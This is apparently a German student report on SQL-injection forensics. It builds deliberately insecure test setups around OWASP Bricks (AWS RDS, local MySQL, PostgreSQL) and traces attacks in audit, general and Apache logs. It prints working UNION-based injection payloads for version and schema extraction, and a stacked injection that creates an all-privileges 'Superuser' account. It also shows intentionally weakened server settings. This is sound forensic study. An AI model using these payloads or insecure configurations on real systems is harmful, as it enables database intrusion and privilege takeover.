Um die Cloud-Datenbank (gehostet bei Amazon AWS/RDS) im Testsystem einzubinden, wurde das LocalSetting.php Config File des lokalen Apache Webservers (XAMPP Version 8.0.15) auf dem unsere Testumgebung läuft, mit dem Datenbanknutzer, dem dazugehörigen Passwort und dem Connection-String wie folgt konfiguriert:

```
LocalSettings.php - Editor
Datei  Bearbeiten  Format  Ansicht  Hilfe
<?php
# This file was automatically generated by the Bricks installer.
# If you make manual changes, please keep track in case you need to recreate them later.

$dbuser = '[redacted]'; //MySQL database username
$dbpass = '[redacted]'; //MySQL database password
$dbname = 'wingsAPL';  //MySQL database name
$host = 'wingsapl.c9vmdxyq0lql.us-east-1.rds.amazonaws.com';  //MySQL database host
$showhint = true;  //Shows the last executed SQL query
$server = 'http://127.0.0.1';  //The protocol and server name to use in fully-qualified URLs
$scriptpath = '/release-channel';
?>
```

Des Weiteren muss, um eine Verbindung von außerhalb (außerhalb der VPC Umgebung von Amazon AWS/RDS) auf die DB-Instance herzustellen, die DB-Instance öffentlich zugänglich sein.



Außerdem muss der Zugriff unter Verwendung der Regeln der Sicherheitsgruppe der DB-Instance gewährt werden. Hierzu wurden die Sicherheitsgruppe der “Amazon Elastic Compute Cloud” angepasst, um den Zugriff auf die Cloud Datenbank für das Testumgebung Frontend und den Desktop Client MySQL Workbench zu gewährleisten (eingehender und ausgehender Datenverkehr sowie MySQL/Aurora).

EC2 > Sicherheitsgruppen > sg-05eb4bd58ae55c504 - default

sg-05eb4bd58ae55c504 - default

Aktionen

Details

Name der Sicherheitsgruppe	Sicherheitsgruppen-ID	Beschreibung	VPC-ID
default	sg-05eb4bd58ae55c504	default VPC security group	vpc-0a10654cf3d8a6f10

Besitzer	Anzahl der Regeln für eingehenden Datenverkehr	Anzahl der Regeln für ausgehenden Datenverkehr
518358822442	2 Berechtigungseingaben	2 Berechtigungseingaben

Regeln für eingehenden Datenverkehr | Regeln für ausgehenden Datenverkehr | Tags

Regeln für eingehenden Datenverkehr (2)

Tags verwalten | Regeln für eingehenden Datenverkehr bearbeiten

Sicherheitsgruppenregeln filtern

Name	ID der Sicherheitsg...	IP-Version	Typ	Protokoll	Portbereich	Quelle
–	sgr-0055e7d0108e4f860	IPv4	MYSQL/Aurora	TCP	3306	0.0.0.0/0
–	sgr-07f49c057f0e0d208	IPv4	Gesamter Datenverkehr	Alle	Alle	0.0.0.0/0

Regeln für eingehenden Datenverkehr | Regeln für ausgehenden Datenverkehr | Tags

Regeln für ausgehenden Datenverkehr (2)

Tags verwalten | Regeln für ausgehenden Datenverkehr bearbeiten

Sicherheitsgruppenregeln filtern

Name	ID der Sicherheitsg...	IP-Vers...	Typ	Protokoll	Portbereich	Ziel
–	sgr-0bab3b11849e71...	IPv4	Gesamter Datenverkehr	Alle	Alle	0.0.0.0/0
–	sgr-00db13388792cbc...	IPv4	MYSQL/Aurora	TCP	3306	0.0.0.0/0

Somit ist die Cloud Datenbank erfolgreich eingebunden.

Um SQL-Injektionen forensisch nachzuvollziehen bzw. nachzuweisen, wurde die CloudWatch von Amazon AWS/RDS angepasst. Hierzu wurde das MariaDB Audit Plugin in den Optionsgruppen hinzugefügt, welches neben anderen Optionen zur Verfügung steht und der Datenbank Instanz zugewiesen. Die nachfolgende Konfiguration der Optionsgruppen hat sich als sehr praktikabel herauskristallisiert.

RDS > Optionsgruppen > logaudit

logaudit

Optionsgruppe löschen

Optionsgruppeneigenschaften

Amazon-Ressourcenname (ARN)
arn:aws:rds:us-east-1:518358822442:og:logaudit

Optionsgruppenname
logaudit

Beschreibung der Optionsgruppe
MariaDB-Audit-Plugin

Name der Datenbank-Engine
mysql

Haupt-Engine-Version
8.0

VPC-ID
vpc-0a10654cf3d8a6f10

Zugehörige DB-Instances und -Snapshots

Ressource	Typ
wingsapl	Instance

Optionen — Option hinzufügen

Name	Persistent	Permanent	Port	Sicherheitsgruppen	Version	Einstellungen	
MARIADB_AUDIT_PLUGIN	No	No	-	-	-	SERVER_AUDIT_EXCL_USERS	rdsadmin
						SERVER_AUDIT_FILE_ROTATE_SIZE	-
						SERVER_AUDIT_FILE_PATH	/rdsdbdata/log/audit/
						SERVER_AUDIT_EVENTS	CONNECT, QUERY
						SERVER_AUDIT_QUERY_LOG_LIMIT	1024
						SERVER_AUDIT_FILE_ROTATIONS	-
						SERVER_AUDIT	FORCE_PLUS_PERMANENT
						SERVER_AUDIT_INCL_USERS	-
						SERVER_AUDIT_LOGGING	ON

Mit dieser Audit-Protokollierung können Nutzeraktivitäten zurückverfolgt und eventuelle Vorkommnisse aufgeklärt werden. Es können beispielsweise erfolglose Anmeldeversuche und Handlungsverläufe aufgezeichnet werden. Das Protokoll beinhaltet somit, “wer wann was gemacht hat” inkl. Authentifizierung. Um das Audit Log übersichtlicher zu gestalten, wurde der rdsadmin von Amazon AWS/RDS exkludiert. Die Logs werden hierbei 2 Wochen aufgehoben.

CloudWatch > Log groups

Protokollgruppen (5) — Aktionen — In Logs Insights anzeigen — Protokollgruppe erstellen

Standardmäßig laden wir nur bis zu 10.000 Protokollgruppen.

Protokollgruppen filtern oder versuchen die Präfixsuche versuchen — Genaue Übereinstimmung — 1

Protokollgruppe	Aufbewahru...	Metrikfilter	Contributor Insights	Abonnementfilter
/aws/rds/instance/wingsapl/audit	2 Wochen	-	-	-
/aws/rds/instance/wingsapl/error	2 Wochen	-	-	-
/aws/rds/instance/wingsapl/general	2 Wochen	-	-	-
/rdsdbdata/log/audit/	2 Wochen	-	-	-

Eine weitere Möglichkeit um Vorgänge und Verläufe darzustellen, bietet in MySQL das allgemeine Abfrageprotokoll, die sogenannte “General Log”. In dieser ist neben dem Zeitstempel und dem verwendeten Datenbank Benutzer der Abfragetyp ersichtlich. Dies muss zuvor in den Parametergruppen der AWS/RDS für die Datenbankinstanz aktiviert werden.

RDS > Parameter groups > log

log

Parameters — Edit parameters

general

Name	Values	Allowed values	Modifiable	Source	Apply type	Data type	Description
general_log	1	0, 1	true	user	dynamic	boolean	Whether the general query log is enabled
general_log_file	/rdsdbdata /log/general /mysql-general.log		false	system	dynamic	string	Location of mysql general log.

Mit nachfolgenden Statements kann z.B. mit Hilfe der MySQL Workbench Desktop Anwendung in diese interne MySQL Log eingesehen werden.

*SELECT * FROM mysql.general_log;*

*SELECT * FROM mysql.general_log ORDER BY event_time DESC LIMIT 100;*

Query 1 — Limit to 1000 rows

```
1   SELECT * FROM mysql.general_log ORDER BY event_time DESC LIMIT 100;
```

Result Grid | Filter Rows: | Export: | Wrap Cell Content: | Fetch rows:

event_time	user_host	thread_id	server_id	command_type	argument
2022-02-13 17:12:01.219033	admin[admin] @ p549ebfde.dip0.t-ipconnect.de [84.158.191.222]	1027	2086622378	Query	BLOB
2022-02-13 17:12:00.491645	rdsadmin[rdsadmin] @ localhost [127.0.0.1]	8	2086622378	Query	BLOB
2022-02-13 17:12:00.405636	rdsadmin[rdsadmin] @ localhost [127.0.0.1]	8	2086622378	Query	BLOB
2022-02-13 17:12:00.255293	rdsadmin[rdsadmin] @ localhost [127.0.0.1]	8	2086622378	Query	BLOB
2022-02-13 17:12:00.066954	rdsadmin[rdsadmin] @ localhost [127.0.0.1]	8	2086622378	Query	BLOB

Die CloudWatch Logs von Amazon AWS/RDS unter “Allgemeines” bietet hier ebenso die Möglichkeit der Einsicht in die general_log. Hier sind zusätzlich die Querys ersichtlich:

Instance

Konfiguration
DB-Instance-ID: wingsapl
Engine-Version: 8.0.25
DB-Name: wingsAPL
License model: General Public License

Instance-Klasse
Instance-Klasse: db.t2.micro
vCPU: 1
RAM: 1 GB

Verfügbarkeit

Speicher
Verschlüsselung: Nicht aktiviert
Speichertyp: Universell-SSD (gp2)
Speicher: 20 GiB
Bereitgestellte IOPS: -

Performance-Insights
Performance Insights aktiviert: Nein

Veröffentlichte Protokolle
CloudWatch Logs
Audit
Fehler
Allgemeines
Slow Query
Datenbank-Aktivitätsstream

```
▶  2022-02-17T16:51:43.712+01:00        2022-02-17T15:51:43.712545Z 81 Init DB wingsAPL        wingsapl
▼  2022-02-17T16:51:43.940+01:00        2022-02-17T15:51:43.940529Z 81 Query SELECT * FROM…    wingsapl
   2022-02-17T15:51:43.940529Z      81 Query     SELECT * FROM personalData JOIN businessData ON personalData.personalDataID = businessData.businessID WHERE
   businessName LIKE '%x0x0'union select 1,2,3,@@version,6,7,8,9,10,11,12,13,14,15,16#%'
```

Eine weitere Möglichkeit eventuelle Vorkommnisse, Verläufe oder SQL- Injektionen forensisch aufzuarbeiten, bieten die Web-Server Logs. In der Testumgebung für die Cloud Variante sind die Apache Logs access.log und error.log von Interesse. Das Access.log enthält neben der eigentlichen SQL-Anweisung/Abfragen auch Informationen über den ausführenden Client bzw. dem evtl. Angreifer. Zum Beispiel hilfreiche Metadaten wie die IP (Client), Datum/Uhrzeit für die zeitliche Zuordnung, der verwendeter Browser und die mögliche Schwachstelle in Form der Website bzw. des Angriffsziels.

```
access.log
1  127.0.0.1 - - [14/Feb/2022:19:22:59 +0100] "GET
   /owasp-bricks/content-2/index.php?companysearch=x0x0%27+UNION+SELECT+1%2C2%2C3%2C+CURRENT_USER%28%29%2C+6%
   2C7%2C8%2C9%2C10%2C11%2C12%2C13%2C14%2C15%2C16%23&submit=Submit HTTP/1.1" 200 4077
   "http://localhost/owasp-bricks/content-2/index.php?companysearch=x0x0%27+UNION+SELECT+1%2C2%2C3%2C+CURRENT
   _USER%28%29%2C+6%2C7%2C8%2C9%2C10%2C11%2C12%2C13%2C14%2C15%2C16%23&submit=Submit" "Mozilla/5.0 (Windows
   NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0"
2  127.0.0.1 - - [14/Feb/2022:19:23:35 +0100] "GET
   /owasp-bricks/content-2/index.php?companysearch=x0x0%27+AND+0+UNION+%28SELECT+1%2C2%2C3%2CIS_GRANTABLE%2C6
   %2CTABLE_CATALOG%2C8%2C9%2C+GRANTEE%2C+11%2C12%2C13%2C+PRIVILEGE_TYPE%2C15%2C16+FROM+information_schema.us
   er_privileges%29%23&submit=Submit HTTP/1.1" 200 16196
   "http://localhost/owasp-bricks/content-2/index.php?companysearch=x0x0%27+UNION+SELECT+1%2C2%2C3%2C+CURRENT
   _USER%28%29%2C+6%2C7%2C8%2C9%2C10%2C11%2C12%2C13%2C14%2C15%2C16%23&submit=Submit" "Mozilla/5.0 (Windows
   NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0"
3  127.0.0.1 - - [14/Feb/2022:19:24:09 +0100] "GET
   /owasp-bricks/content-2/index.php?companysearch=x0x0%27%3B+CREATE+USER+%27Superuser%27%40%27%25%27+IDENTIF
   IED+BY+%27pass%27%3B+GRANT+ALL+PRIVILEGES+ON+*.*+TO+%27Superuser%27%40%27%25%27%3B+FLUSH+PRIVILEGES%23&sub
   mit=Submit HTTP/1.1" 200 3964
   "http://localhost/owasp-bricks/content-2/index.php?companysearch=x0x0%27+AND+0+UNION+%28SELECT+1%2C2%2C3%2
   CIS_GRANTABLE%2C6%2CTABLE_CATALOG%2C8%2C9%2C+GRANTEE%2C+11%2C12%2C13%2C+PRIVILEGE_TYPE%2C15%2C16+FROM+info
   rmation_schema.user_privileges%29%23&submit=Submit" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0)
   Gecko/20100101 Firefox/97.0"
```

Im error.log finden sich Fehlermeldungen wieder, die analysiert werden können, um eventuell Rückschlüsse auf eine erfolgreiche Durchführung einer SQL-Injektion durch den Angreifer ziehen.

```
31 [Thu Feb 17 11:33:58.776656 2022] [mpm_winnt:notice] [pid 17596:tid 612] AH00418: Parent: Created child process 1848
32 [Thu Feb 17 11:33:59.073488 2022] [ssl:warn] [pid 1848:tid 428] AH01909: www.example.com:443:0 server certificate does NOT include an ID which matches the server name
33 [Thu Feb 17 11:33:59.108165 2022] [ssl:warn] [pid 1848:tid 428] AH01909: www.example.com:443:0 server certificate does NOT include an ID which matches the server name
34 [Thu Feb 17 11:33:59.124726 2022] [mpm_winnt:notice] [pid 1848:tid 428] AH00354: Child: Starting 150 worker threads.
```

Anhand der aufgeführten Logs kann nachvollzogen werden, wie ein möglicher Angreifer vorgegangen ist bzw. mit dem DBMS agieren konnte und welche Schwachstellen genutzt wurden. Dabei werden in den Logs sowohl fehlgeschlagene als auch erfolgreiche Anfragen protokolliert.

In MySQL besteht keine direkte Zugriffsmethode auf Ausführungspläne. Es wurde seitens Entwickler keine Funktion entwickelt, um auf die darin festgehaltenen Abfragen zurückzugreifen. Daher wurde, wie zuvor schon dargelegt, das allgemeine Abfrageprotokoll (general_log), in dem die ausgeführten Abfragen auflaufen, verwendet. Datenbankausführungspläne sind unter der Prämisse, dass sie aktiv und

noch vorhanden sind (Stichwort Cachelöschrichtlinien bzw. Ausführungscaches) für die forensische Untersuchung von hohem Wert.

Transaktionsprotokolle (auch binlog oder binary log) sind ein weiterer wichtiger Ansatzpunkt für forensische Untersuchungen. Neben Aufzeichnungen über Transaktionsplanungen enthält ein Transaktionsprotokoll auch erforderliche Informationen, um Daten wieder zu rekonstruieren und in einen konsistenten Zustand zurückzuversetzen. Sobald z. B. eine temporäre Tabelle erstellt wird, um Zwischenergebnisse zu sortieren, kann das DBMS Einträge über das Anlegen der Tabelle und das Laden der Zwischenergebnisse Einträge in das Transaktionsprotokoll schreiben. Diese Spuren werden zumeist auch bei SQL-Injektionsangriffen hinterlassen und können analysiert werden.[4] In der kostenlosen Variante der Cloud Datenbank konnte leider kein Zugriff auf diese Protokolle realisiert werden, da diese standardmäßig deaktiviert sind und AWS/RDS keine Aktivierung zulässt.

log

Parameters

Edit parameters

log_bin

Name	Values	Allowed values	Modifiable	Source	Apply type	Data type	Description
log_bin			false	engine-default	static	string	
log_bin_basename			false	engine-default	static	string	
log_bin_index			false	engine-default	static	string	

3.2. Einbindung von MySQL Lokal

Die Einbindung des lokalen MySQL-Servers auf dem Raspberry erfolgt über

- PHP 7.4.3 und
- NGINX 1.18

Dabei läuft der NGINX als “pi”-User (Standard-User bei Raspberry). Die PHP-Anwendung liegt in dessen Home-Verzeichnis (/home/pi). Für den Datenbank-User der Anwendung sind folgende Rechte gesetzt:

```
GRANT FILE ON *.* TO `cs_chilli`@`localhost`
GRANT SELECT, INSERT, UPDATE, DELETE, CREATE, CREATE TEMPORARY TABLES, LOCK
TABLES ON `wingsAPL`.* TO `cs_chilli`@`localhost`

##Unübliche Grants. Hier zu Testzwecken zum Verändern des DB-Servers
GRANT SELECT, UPDATE ON `mysql`.`user` TO `cs_chilli`@`localhost`
```

[4] Justin Clarke - SQL Hacking S.478

Der MySQL-Daemon hat folgende Settings zusätzlich aktiviert:

```
root@forensicman:~# cat /etc/mysql/conf.d/mysql.cnf
[mysqld]
user              = root
server_id         = 1
binlog_format     = row
log_bin           = /var/log/mysql/mysql-bin.log
secure_file_priv = "" ##super insecure
```

Es wurden keine zusätzlichen Logging-Features (General Log, Slow Query Log usw.) aktiviert.

Im Betriebssystem wurde außerdem die Apparmor-Konfiguration für den MySQL-Daemon deaktiviert:

```
root@forensicman:~# ll /etc/apparmor.d/disable/
total 8
drwxr-xr-x 2 root root 4096 Feb 17 17:16 ./
drwxr-xr-x 7 root root 4096 Feb 18 06:56 ../
lrwxrwxrwx 1 root root   31 Okt 27  2020 usr.bin.firefox -> /etc/apparmor.d/usr.bin.firefox
lrwxrwxrwx 1 root root   31 Feb 17 17:16 usr.sbin.mysqld -> /etc/apparmor.d/usr.sbin.mysqld
```

Apparmor ist ein Kernel-Security-Modul in Linux, welches Anwendungen zusätzlich isoliert und absichert.

3.3. Einbindung von PostgreSQL Lokal

Zum Ausführen der Testumgebung wird XAMPP Version 8.1.2-0 genutzt.

Es wird das Standard-Logging stderr genutzt. Zusätzlich kann auf die Apache Logs der Testumgebung zugegriffen werden.

3.3.1. Anpassungen für die Nutzung von PostgreSQL in PHP

Damit man in PHP eine Verbindung mit einer PostgreSQL Datenbank herstellen kann, muss in der php.ini die Line mit pgsql.dll aktiv, nicht auskommentiert, sein.

Zur Herstellung der Verbindung wird die Daten LocalSettings.php mit den Zugangsdaten geupdated.

MySQLHandler.php wird nutzt nun `pg_connect`. In PostgreSQL wird die Verbindung, anders als bei MySQL in einem Schritt aufgebaut.

```
pg_connect ("host=$host dbname=$dbname user=$dbuser
password=$dbpass")
```

Damit die Abfragen auf allen Seiten funktionieren werden die MySQL Funktionen in den diversen index.php Dateien mit den PostgreSQL Pendants ausgewechselt, z.B. `pg_query` oder `pg_num_rows`.

Das Error Handling wurde vereinfacht, da `pg_connect` einfach nur false zurückgibt, wenn keine Verbindung hergestellt werden kann und keinen Fehler den man anzeigen könnte (vgl. mysql_error()).

Nur eine kleine aber wichtige Änderung gibt es beim Zurückgeben der Abfrageergebnisse, hier muss alles klein geschrieben sein, also `businessname` statt `businessName`.

Nach diesen Änderungen wurde die Oberfläche getestet, korrekte Anfragen funktionieren. Bei den Injections gab es aber folgenden Fehler:

Warning: Undefined array key "datname" in **C:\xampp\htdocs\owasp-bricks\content-1\index.php** on line **70**

Bei genauerem Untersuchen zeigte sich, dass keine Spalten angezeigt werden können, wenn sie nicht denen im Code spezifizierten entsprechen.

```
<td><?php echo $content["businessname"];?></td>
<td><?php echo $content["addresscity"];?></td>
<td><?php echo $content["firstname"]. ' ' . $content["lastname"];?></td>
<td><?php echo $content["emailaddress"];?></td>
```

Da `'; select version(); --` allerdings eine Spalte ‘anderername’ zurückgibt, würde der Inhalt nicht angezeigt. Im Grunde, ist unsere Anwendung also zu sicher gewesen, um dennoch SQL Injections nutzen zu können, haben wir ein weiteres if-Statement eingebaut und uns einer foreach Schleife bedient.

```
<?php if(isset($content['businessname'])) : ?>
<tr height="30">
<td><?php echo $content["businessname"];?></td>
<td><?php echo $content["addresscity"];?></td>
<td><?php echo $content["firstname"]. ' ' . $content["lastname"];?></td>
```

```
<td><?php echo $content["emailaddress"];?></td>
</tr>
<?php else :
foreach($content as $content){ ?>
<tr height="30">
<td><?php echo $content;?></td>
</tr>
<?php   } ?>
<?php endif; ?>
```

Dadurch wird der Inhalt normaler Anfragen richtig dargestellt und auch das Resultat von Injektionen. Leider wird das ganze zwei Mal ausgegeben, aber da der Schwerpunkt dieser Arbeit nicht auf dem PHP Code liegt, wurde aus Zeitgründen darauf verzichtet dies noch zu debuggen.

4. SQL-Injektionen eigenen DB und forensische Analyse

Im nachfolgenden Abschnitt werden SQL Injektionen auf den eigenen drei Datenbanken durchgeführt. Der Schwerpunkt liegt hier auf Ausspähen von Daten, Verändern von Daten, Veränderungen am Datenbankserver, Zugriff auf das Filesystem und dem Einschleusen von beliebigem Code (auf Basis von Abschnitt 2.1 bis 2.6).
Des Weiteren wurde nach Quellen und Möglichkeiten gesucht, um SQL Injektionen nachzuweisen. Hierbei liegt der Fokus bei der Artefaktsuche für die forensische Analyse auf den verschiedenen Logfiles und Transaktionsprotokollen (binary Log). Anhand dessen können u.a. Prozesse und Abläufe detailliert nachvollzogen oder ggf. sogar rekonstruiert werden.


4.1. MySQL in der Cloud


Nachfolgend wurden einige SQL-Injektionen auf die Cloud basierende Datenbank, welche bei Amazon AWS/RDS gehostet ist, durchgeführt. Die verwendeten Befehle/Statements und Ergebnisse sowie die dazugehörigen Logs und Protokolle für den forensischen Spurennachweis sind dargelegt.

4.1.1. Auslesen der Datenbank Version

Mithilfe des “@@” Adressierung Aufruf und eines Selects wurde die Versionsinformation des eingesetzten DBMS abgerufen. Diese Zusatzinformation ist

wichtig für spätere SQL-Injektionen und ggf. weitere Exploits, die ausgenutzt werden können.





x0x0'union select 1,2,3,@@version,6,7,8,9, 10,11,12,13,14,15,16#

eingesetzte Version 8.0.25

AWS/RDS Audit Log:




```
2022-02-13T16:53:44.000+01:00        20220213 15:53:44,ip-10-1-3-205,admin,p549ebfde.di…    wingsapl
20220213 15:53:44,ip-10-1-3-205,admin,p549ebfde.dip0.t-ipconnect.de,1014,120194,QUERY,,'SELECT * FROM personalData JOIN businessData ON
personalData.personalDataID = businessData.businessID WHERE businessName LIKE \'%x0x0\'union select
1,2,3,@@version,6,7,8,9,10,11,12,13,14,15,16#%\'',0,,
2022-02-13T16:53:44.000+01:00        20220213 15:53:44,ip-10-1-3-205,admin,p549ebfde.di…    wingsapl
20220213 15:53:44,ip-10-1-3-205,admin,p549ebfde.dip0.t-ipconnect.de,1014,0,DISCONNECT,wingsAPL,,0,TCP/IP
```

Apache Access Log:

```
127.0.0.1 - - [14/Feb/2022:19:07:31 +0100] "GET /owasp-bricks/content-2/index.php?companysearch=x0x0%27union+select+1%2C2%2C3%2C%40%40version
%2C6%2C7%2C8%2C9%2C10%2C11%2C12%2C13%2C14%2C15%2C16%23&submit=Submit HTTP/1.1" 200 4068 "http://localhost/owasp-bricks/content-2/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0)
Gecko/20100101 Firefox/97.0"
```

4.1.2. Ausspähen von Daten

Um an Tabellen Informationen zu gelangen, ist das “information_schema” in MySQL die Hauptinformationsquelle. Anhand dessen wurde nachfolgend die verwendete Datenbank, deren Schemainformationen wie Tabellen, Spaltennamen und Anzahl der Spalten ermittelt. Zusätzlich kann anhand dessen dann Spaltentyp und Datentyp (Beispieltabelle “bankBalance”) ausgelesen werden.

		
x0x0' UNION SELECT 1, 2, 3, schema_name, 6,7,8,9,10,11,12,13,14,15, 16 FROM information_schema.schemata#	*x0x0' AND 0 UNION (SELECT 1,2,3, column_name, 6,7,8,9,table_schema,11, 12,13,table_name,15,16 FROM information_schema.columns WHERE table_schema ='wingsAPL')#*	x0x0' AND 0 UNION SELECT 1,2,3,COLUMN_TYPE,6,7 ,8,9, COLUMN_NAME, 11,12,13, DATA_TYPE,15,16 FROM information_schema.columns WHERE TABLE_SCHEMA = "wingsAPL" AND TABLE_NAME = "bankBalance"#
vom DBMS verwalteten Datenbanken *u.a.: wingsAPL*	Datenbank, Tabellen und Spaltenbezeichnungen: *siehe Bildausschnitt*	Spaltenname, Dateityp und Spaltentyp der Tabelle bankBalance: siehe Bildausschnitt

AWS/RDS Audit Log:



```
2022-02-13T17:00:49.000+01:00        20220213 16:00:49,ip-10-1-3-205,admin,p549ebfde.di…    wingsapl
20220213 16:00:49,ip-10-1-3-205,admin,p549ebfde.dip0.t-ipconnect.de,1020,120500,QUERY,,'SELECT * FROM personalData JOIN businessData ON
personalData.personalDataID = businessData.businessID WHERE businessName LIKE \'%x0x0\' UNION SELECT 1, 2, 3, schema_name, 6,7,8,9,10,11,12,13,14,15,16
FROM information_schema.schemata#%\'',0,,

2022-02-13T17:01:55.000+01:00        20220213 16:01:55,ip-10-1-3-205,admin,p549ebfde.di…    wingsapl
20220213 16:01:55,ip-10-1-3-205,admin,p549ebfde.dip0.t-ipconnect.de,1021,120539,QUERY,,'SELECT * FROM personalData JOIN businessData ON
personalData.personalDataID = businessData.businessID WHERE businessName LIKE \'%x0x0\' AND 0 UNION (SELECT 1,2,3, column_name,
6,7,8,9,table_schema,11,12,13,table_name,15,16 FROM information_schema.columns WHERE table_schema =\'wingsAPL\')#%\'',0,,
```

```
2022-02-13T17:02:39.000+01:00          20220213 16:02:39,ip-10-1-3-205,admin,p549ebfde.di…      wingsapl

20220213 16:02:39,ip-10-1-3-205,admin,p549ebfde.dip0.t-ipconnect.de,1022,120570,QUERY,,'SELECT * FROM personalData JOIN businessData ON
personalData.personalDataID = businessData.businessID WHERE businessName LIKE \'%x0x0\' AND 0 UNION SELECT 1,2,3,COLUMN_TYPE,6,7,8,9, COLUMN_NAME,
11,12,13, DATA_TYPE,15,16 FROM information_schema.columns WHERE TABLE_SCHEMA = "wingsAPL" AND TABLE_NAME = "bankBalance"#%\'',0,,
```

Apache Access Log:

```
127.0.0.1 - - [14/Feb/2022:19:13:41 +0100] "GET /owasp-bricks/content-2/index.php?companysearch=x0x0%27+UNION+SELECT+1%2C+2%2C+3%2C+schema_name%2C+6%2C7%2C8%2C9%2C10%2C11%2C12%2C13%2C14%2C15%2C16+FROM+information_schema.schemata
%23&submit=Submit HTTP/1.1" 200 4945 "http://localhost/owasp-bricks/content-2/index.php?companysearch=x0x0%27union+select+1%2C2%2C3%2C%40%40version%2C6%2C7%2C8%2C9%2C10%2C11%2C12%2C13%2C14%2C15%2C16%23&submit=Submit" "Mozilla/5.0
(Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0"
127.0.0.1 - - [14/Feb/2022:19:13:41 +0100] "GET /owasp-bricks/favicon.ico HTTP/1.1" 200 318 "http://localhost/owasp-bricks/content-2/index.php?companysearch=x0x0%27+UNION+SELECT+1%2C+2%2C+3%2C+schema_name%2C
+6%2C7%2C8%2C9%2C10%2C11%2C12%2C13%2C14%2C15%2C16+FROM+information_schema.schemata%23&submit=Submit" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0"
127.0.0.1 - - [14/Feb/2022:19:13:57 +0100] "GET /owasp-bricks/content-2/index.php?companysearch=x0x0%27+AND+0+UNION+%28SELECT+1%2C2%2C3%2C+column_name%2C+6%2C7%2C8%2C9%2Ctable_schema%2C11%2C12%2C13%2Ctable_name%2C15%2C16+FROM
+information_schema.columns+WHERE+table_schema+%3D%27wingsAPL%27%29%23&submit=Submit HTTP/1.1" 200 15388 "http://localhost/owasp-bricks/content-2/index.php?companysearch=x0x0%27+UNION+SELECT+1%2C+2%2C+3%2C+schema_name%2C
+6%2C7%2C8%2C9%2C10%2C11%2C12%2C13%2C14%2C15%2C16+FROM+information_schema.schemata%23&submit=Submit" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0"
127.0.0.1 - - [14/Feb/2022:19:14:05 +0100] "GET /owasp-bricks/content-2/index.php?companysearch=x0x0%27+AND+0+UNION+SELECT+1%2C2%2C3%2CCOLUMN_TYPE%2C6%2C7%2C8%2C9%2C+COLUMN_NAME%2C+11%2C12%2C13%2C+DATA_TYPE%2C15%2C16+FROM
+information_schema.columns+WHERE+TABLE_SCHEMA+%3D+%22wingsAPL%22+AND+TABLE_NAME+%3D+%22bankBalance%22%23&submit=Submit HTTP/1.1" 200 5102 "http://localhost/owasp-bricks/content-2/index.php?companysearch=x0x0%27+AND+0+UNION+%28SELECT
